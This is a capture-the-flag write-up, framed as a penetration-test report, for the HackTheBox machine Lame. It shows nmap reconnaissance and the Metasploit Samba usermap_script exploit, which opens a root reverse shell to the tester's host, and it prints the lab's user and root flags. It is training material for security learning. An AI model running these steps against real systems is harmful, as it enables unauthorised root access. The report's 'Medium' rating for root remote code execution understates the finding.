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Penetration Test Report of HacktheBox Machine LAME

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Scope

Scope of this assessment was one IP address.

Scope Detail

IP Address	Description
10.129.238.134	IP address of the Machine

Finding

In my assessment I found a vulnerability that gives attacker root access to the machine. This vulnerability is caused by Samba is using low-level and vulnerable version to allows attackers remotely execute commands.

Severity of the finding

Finding Number	Severity	Description
1.	Medium	Vulnerable version of Samba

Walkthrough of the Finding

Finding 1: Vulnerable version of Samba

The first thing I did was scan the IP address that I have with Nmap to see the open ports.

Command: nmap -sV 10.129.238.134

```
┌──(root㉿host)-[/home/tlg/Desktop/test/Lame]
└─# nmap -sV 10.129.238.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 13:49 +03
Nmap scan report for 10.129.238.134
Host is up (0.064s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
```

Figure 1 Nmap Scan

After that I used the nmap's smb OS discovery script to find out which version of Samba is running.

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-03-07T05:48:24-05:00

Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

Figure 2 Samba Version 3.0.20

After quick search for this version, I found that there is an exploit for this version of Samba in msfconsole.

Name of this exploit is usermap_script because Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.

Command: use exploit/multi/samba/usermap_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.230.139  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

After that I configured the exploit.

```
msf6 exploit(multi/samba/usermap_script) > set Rhosts 10.129.238.134
Rhosts => 10.129.238.134
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.13
lhost => 10.10.14.13
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.129.238.134:54405) at 2023-03-07 10:12:25 +0300
```

```
whoami
root
```

We are inside the machine as root.

The targets user flag was inside the /home/makis folder.

```
cd home
ls
ftp
makis
service
user
cd user
ls
ls -la
total 28
drwxr-xr-x 3 1001 1001 4096 May  7  2010 .
drwxr-xr-x 6 root root 4096 Mar 14  2017 ..
-rw------- 1 1001 1001  165 May  7  2010 .bash_history
-rw-r--r-- 1 1001 1001  220 Mar 31  2010 .bash_logout
-rw-r--r-- 1 1001 1001 2928 Mar 31  2010 .bashrc
-rw-r--r-- 1 1001 1001  586 Mar 31  2010 .profile
drwx------ 2 1001 1001 4096 May  7  2010 .ssh
cd ..
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
ebfd6eac75c258014ab5adcc6c9a278c
```

ebfd6eac75c258014ab5adcc6c9a278c

The root flag was inside the /root folder.


```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
67cdcc6216d2239b1dd5b4239c14eeea
```

67cdcc6216d2239b1dd5b4239c14eeea

Remediation

Finding 1: Vulnerable version of Samba

- Use the latest stable version of Samba.



https://www.samba.org/samba/download/

References

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447

https://www.mageni.net/vulnerability/samba-ms-rpc-remote-shell-command-execution-vulnerability-active-check-108011

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